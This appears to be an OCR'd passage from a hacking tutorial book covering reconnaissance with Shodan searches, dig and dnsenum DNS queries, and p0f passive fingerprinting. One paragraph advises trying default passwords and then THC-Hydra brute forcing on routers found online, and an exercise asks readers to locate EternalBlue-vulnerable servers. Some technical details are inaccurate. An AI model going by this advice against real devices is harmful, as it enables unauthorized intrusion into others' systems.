
The popular searches above are all well and good. Interesting, but not very targeted. These popular searches make for helpful demonstrations, but how do we use Shodan to find specific web interfaces?

Remember, Shodan indexes web interface banners. It pulls the banner information and then stores and indexes that information. When we search Shodan, we can look for that information from the banner. Shodan has few keywords that can help us narrow our search to specific interfaces, such as:

- **after/before** - limits our results to banners that have been indexed before or after a specific date
- **country** - filters our results by country using the two-letter country code
- **hostname** - filters the results by domain name
- **net** - filters the results by IP address range using CIDR notation
- **geo** - filters the results by longitude and latitude
- **os** - filters the results by host operating system
- **port** - filters the results by port


Let's now use these filters to find some specific web interfaces.

What if we were looking for only Cisco routers? Remember, Shodan indexes the information it pulls from the web interface, so if the interface announces to the world that it is a Cisco device (vigilant security administrators can suppress the banners or even put in a fake banner), Shodan indexes it as such, and we can search for that keyword. For instance, if we put the word Cisco in the search engine, we pull up over three million devices!



Because Shodan indexes the IP address of every web interface it pulls, and IP addresses are distributed to geographically specific locations, we can search Shodan by location. If we only wanted to find Cisco devices in India, we could search Shodan with:


```
Cisco country:IN
```



When we do so, Shodan narrows our search down to just 71,147 devices. Still, a pretty unwieldy amount, but more workable than 3 million.

To get more specific, we can filter by port. Let's assume we are looking for Cisco devices in India that are using VOIP. We know that VOIP uses the SIP protocol on port 5060, so we can narrow the search down by typing in the search engine:

```
Cisco country:IN port 5060
```




This syntax narrows our search down to just 2435 routers in India with port 5060 open.

Let's refine our search a bit more. As I pointed out earlier, Shodan indexes banner information with IP addresses. What if we wanted to narrow our search to Cisco routers in India with port 5060 open and are on the subnet 125.63.65.0/24? We could search Shodan by typing in the search window:

```
Cisco country:IN port:5060 net:125.63.65.0/24
```

Shodan finds exactly one router that meets those criteria. You can't get more specific than that!

Now, let's open those results.



Here we can see we have an interface to a Cisco router in New Delhi, India with port 5060 open at the IP address we specified. If the router is unprotected, we may be able to access it without further trouble by simply clicking through this entry. If it requires authentication, first try the default username and password and only if that fails, try to brute force with a tool like THC-Hydra (for a tutorial on THC-Hydra, go to www.hackers-arise.com/online-password-cracking).

Shodan is one tool in an arsenal of tools that we can use to gather information about potential targets. Shodan enables us to search for the world for vulnerable web interfaces and, with the help of just a few keywords, narrow our search to a specific type and location of web interfaces.

Information Gathering using DNS

As you know, the Domain Name System, or DNS, is a protocol used by the Internet to translate domain names into IP addresses and vice versa. It stores information on every domain, enabling us to type in a domain name (microsoft.com) to access their website, versus remembering thousands of IP addresses. This database of domain names and URLs can be used to gather information on our target without ever having to touch the target's computers or networks. It can reveal a surprising amount of information that we can then feed back into our attack. By querying the DNS database, we can gather information while appearing to be a typical DNS query and not alerting security devices or admins of our activities (for more on DNS, see https://www.hackers-arise.com/single-post/2019/05/20/Network-Basics-for-Hackers-Domain-Name-Service-DNS-and-BIND-Theory-Vulnerabilities-and-Implementation)


Querying DNS about the target

As most of you know, DNS can be queried directly by using the **nslookup** and **dig** commands. Working from Linux, we can use either; but if we are working from Windows we are limited to **nslookup**. I'm assuming that most of you have used these utilities, so I won't go into great detail here, but I'll instead provide a brief review for those who are new to this subject.

Although we can use both **nslookup** and **dig** from our Kali Linux, the **dig** command is simpler and provides more information and functionality, so I'll focus on it here. Let's assume we are looking for the nameserver of our favorite software company, Microsoft.com. We can use the following command:

```
kali> dig microsoft.com ns
```

where `ns` indicates, we are looking for the nameserver.




As you can see in the screenshot above, we were able to pull the nameserver records for microsoft.com.

If we want the mail server records for microsoft.com, we can query the DNS server with:

```
kali> dig microsoft.com mx
```

Where **mx** indicates, we are looking for the mail server records.




As you can see in the screenshot above, we successfully pulled the mail server records for microsoft.com

Finally, we can attempt to do a zone transfer (in DNS terminology, a zone transfer is an update to DNS records) on microsoft.com by entering:

```
kali> dig @75.75.75.75 microsoft.com axfr
```

where @75.75.75.75 is the IP address of the DNS server, and `axfr` is the command for a zone transfer.



Note that zone transfers are malicious and only possible on improperly configured DNS servers. In our case here, the DNS server would not allow us to do a zone transfer.

Bruteforcing Subdomains using dnsenum.pl

Within Kali, we have several DNS information gathering tools. `dnsenum` is Perl script and an excellent tool for automating the extraction of all the DNS information we have been extracting above manually and more.

Open a terminal and enter `dnsenum` at the prompt.

Note that dnsenum's syntax is relatively simple:

```
dnsenum.pl [Options] <domain>
```


In our case, we are using `dnsenum` to attempt a dictionary attack on the subdomains of kali.org with the DNS file supplied by the script developers (you can use your own if you like). To do this, we need to use the -f switch and the absolute path to our list of potential subdomain names (`/usr/share/dnsenum/dns.txt`) and then the domain we want to search for subdomains.

In this case, let's use www.kali.org.


We would write our command like this below:

```
kali> dnsenum.pl -f /usr/share/dnsenum/dns.txt kali.org
```


As you can see below, once we hit **Enter,** `dnsenum` begins by enumerating the nameservers and mail servers for www.kali.org.



It then tries to brute force subdomains using the list of potential subdomains we provided and the Class C netranges.



Finally, it attempts a zone transfer unsuccessfully.



Querying the Target's DNS Cache to Determine its Antivirus Software

Now that we understand a bit about how we can cultivate DNS service for information, let's look at another more sophisticated use of DNS for providing information on the target. I've included this technique not because of its practicality, but for its ingenuity and creativity—two essential attributes of a master hacker.

As a hacker, it is often critical to know what antivirus software the target is running. Unless you have created or bought a zero-day exploit, it will likely be detected and quarantined by the antivirus software. As a result, your days, weeks, or months of work will be lost.

Not all antivirus software is the same! Some are good, and some are bad. Some detect certain malware, and some detect others. As a result, an attack may work against one antivirus and not against another. If we can know ahead of time what antivirus the target is using, we can tailor an attack that evades that software.

When firms have their own DNS server, that server caches every DNS query from every employee. If we can examine the DNS cache, we can see every domain that has been queried. This means if we can examine the DNS cache, we can determine which AV software domain (Symantec, McAfee, Kaspersky, etc.) has been queried and which has not. The target company will be using one or all of the AV domains in the list. We don't know which, but we do know that AV companies not on the list are NOT being used. That information alone can help us determine which attack works.

As this is more of an intermediate-to-advanced reconnaissance technique, I will simply leave you with a link where you can learn more (https://www.hackers-arise.com/single-post/2016/05/23/How-to-Use-Reconng-to-Determine-the-Targets-AV-Software-1).

Summary

The DNS system can be a repository of a significant amount of information about a target, including the nameserver, mail server, and many subdomains. Many of these subdomains may not be obvious, and the target company may believe that they are unviewable because there are no links to them. Very often, these subdomains may contain confidential and valuable information to the hacker.

p0F or Passive Operating System Detection

As part of the reconnaissance of our targets, one of the most critical pieces of information we need is the target operating system. I hope it is apparent that a MacOS exploit does not work against a Windows system and vice versa. What may not be obvious is that a Windows Vista exploit may not work against a Windows 7 system. In many cases, a Windows 7 SP1 exploit may not work against a Windows 7 SP2. The point I am trying to make is that knowing the operating system of the target is critical to our success. Without this information, we are likely wasting our time and effort.

In this lesson, we look at a tool known as p0f. The name is an acronym for passive operating system fingerprinting.p0F relies upon an understanding of how each of the operating system TCP/IP stacks implement and build their packets to determine the OS of the sender. In this way, it is totally passive. We don't need to touch the target system with packets or anything else. This tool enables us to determine the target operating system without sending any packets or probes to the target.

TCP/IP Basics

There are many ways to determine the operating system of a target. For instance, specific ports and services are only open on Windows systems (1433 for SQL Server and 137 for NetBios) and some ports only on Linux systems (631 for IPP). This kind of fingerprinting will at least divide the world into those two broad camps (Windows v. Linux), but it is a pretty limited method. First, some Windows systems don't have those ports (1433 and 137) open, and some Linux systems don't have that port (631) open. Second, sometimes knowing the broad camp of the OS is not enough information. We need a more refined understanding of the OS version, sometimes down to the service pack (SP) level.

Some tools throw many probes at the system and then gauge the response to determine the operating system. These tools are very noisy and not very stealthy, but in general, work well if their fingerprints are up-to-date. What if we wanted to determine the OS without ever touching the system and risking being detected? Can we do that?


The answer is a definitive “Yes”! A few years back, Michal Zalewski developed the tool p0F or the passive operating system fingerprinting.

p0F and other passive fingerprinting tools rely upon the fact that different operating systems have different TCP/IP stacks and therefore create these packets slightly differently. This means that we can take any packet traveling around the Internet and if we know what we are looking for, determine what operating system sent it.

The four critical fields of the TCP/IP headers that are crucial for OS identification are:

- TOS
- TTL
- DF (flags)
- Window size

In the diagram below, I have circled these fields in the IP header (TOS, TTL, and DF) and theTCP header (Window Size).



Let's take a look at each of these fields.

First, the Type of Service in the IP header or **TOS**. That field can have four (4) different values:

- Minimize Delay
- Maximize Throughput
- Maximize Reliability
- Minimize Monetary Cost

Second, the **Flags** field. This field shouldn't be confused with the TCP flags (S,A,F,U,P,R). The TCP stack sets this field as either D or M, don't fragment or more fragments. This is the way that the IP protocol signals to the receiver whether more packet fragments are on the way. If it gets packets with the M flag set, the receiver can hold the packets and reassemble them into a complete packet.

Third, **TTL** or Time to Live. This field indicates how many hops the packet should make before it expires. Windows systems usually have this set to 32 and Linux systems to 64, although it does vary.


Finally, **let's examine window** or window size. This field defines how much buffer the TCP stack has to buffer packets. Remember that one of the beauties of TCP is that it has **"flow control**." If one side is sending packets too quickly for the other to process, the sender can buffer the packets. Window size defines the size of that buffer. This field alone carries more information about the identity of the sender than any other field in either header. Nearly every operating system has a different window size.

Now that we understand what p0f does, let's put it to work on some packets.

p0F

p0F is pre-installed in Kali, so no need to download and install it. p0F is not available from the GUI in Kali, but it is built-in and is accessed via the command line. Since its binaries (executable files) are in the **/usr/bin** directory and **/usr/bin** is in our PATH variable, we can access it from the command line from anywhere in Kali. Let's take a look at its help file by typing (please note that the middle character is the number zero 0, not the letter o):

```
kali> p0f -h
```




As you can see above, **p0f** has a brief, but complete help file. The first stanza addresses the network interface options, the second stanza the operating mode, and the third stanza the performance options.

In its simplest form, you can run p0f by simply typing the command followed by an -i (interface) and then the name of the interface you want p0f to listen on—in this case—eth0:


```
kali> p0f -i eth0
```

When we start **p0f**, it begins listening on the designated interface and then decoding the information from each packet as they appear.

Let's try navigating to our Kali system (you may want to start the Apache web server) from our Windows 7 system with a Firefox browser.



As you can see, at first p0f opens, then loads 320 signatures, listens on eth0, and then enters the main event loop. When it sees a packet at the interface, it begins to decode it. First, it tells us what IP address and port it is coming from and the TCP flag that is set (SYN). Next, it tells us what OS fits the fingerprint for this packet (Windows 7 or 8). In the next stanza, it tells us what the link is (Ethernet or modem) as well as the MTU (1500).



If we scroll down a bit, we see the information above describing the browser we used (Firefox 10.x or newer), the language (English) and its raw signature.

From the same system, if we use Microsoft's Internet Explorer 9 to send packets to our Kali, you can see that p0f fingerprints the browser as "MSIE 8 or newer."

```
.-[ 192.168.1.103/50361 -> 192.168.1.106/80 (http request) ]-
|
| client   = 192.168.1.103/50361
| app      = MSIE 8 or newer
| lang     = none
| params   = dishonest
| raw_sig  = 1:Accept=[*/*],UA-CPU=[AMD64],Accept-Encoding=[gzip, deflate],User-
Agent,Host,DNT=[1],Connection=[Keep-Alive]:Accept-Language,Accept-Charset,Keep-A
live:Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
|
`----
```

Let's try sending packets from another Kali system. Kali is built on Debian Linux with a Linux kernel. Depending upon what version of Kali you are running, the kernel is either 3.12 or 3.14. If p0f is accurate, it should be able to fingerprint this packet as coming from a Linux system.

```
.-[ 192.168.1.118/33120 -> 192.168.1.106/80 (syn) ]-
|
| client   = 192.168.1.118/33120
| os       = Linux 3.11 and newer
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
|
`----

.-[ 192.168.1.118/33120 -> 192.168.1.106/80 (mtu) ]-
|
| client   = 192.168.1.118/33120
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----
```

As you can see in the screenshot above, p0f **was** able to determine that the OS was "Linux 3.11 and newer." Pretty accurate, wouldn't you say?

p0F can also determine the uptime of the target system. This can be key in determining how long it has been since the system admins patched the target system (security patches usually require a reboot of the system). If we scan down the output from the Kali decoding, we can see that p0f has determined that the system has been up 6 days, 16 hours and 16 minutes. Very helpful information!

```
.-[ 192.168.1.118/33120 -> 192.168.1.106/80 (uptime) ]-
|
| server   = 192.168.1.106/80
| uptime   = 6 days 16 hrs 16 min (modulo 198 days)
| raw_freq = 248.06 Hz
|
`----
```

Summary

Before beginning the attack, it is crucial to learn as much as possible about the target to increase the chance of success. There are numerous tools we can use to gain information without ever contacting the target from sources that have previously collected this information. These are known as passive reconnaissance techniques or sometimes referred to as open source intelligence (OSINT). Google, Netcraft, Shodan, DNS all have valuable information that can assist in tailoring your attack. A tool like p0F is capable of determining the target operating system, browser, user agent and uptime, if we can entice the target to our website. All of this information will be critical in determining which approach will most likely be successful in our attack.

Exercises:

1. Use Shodan.io to find Windows Server 2008 systems that might be vulnerable to the NSA's EternalBlue exploit.
2. Use dnsenum to find the nameserver, mail server and subdomains of your favorite website.
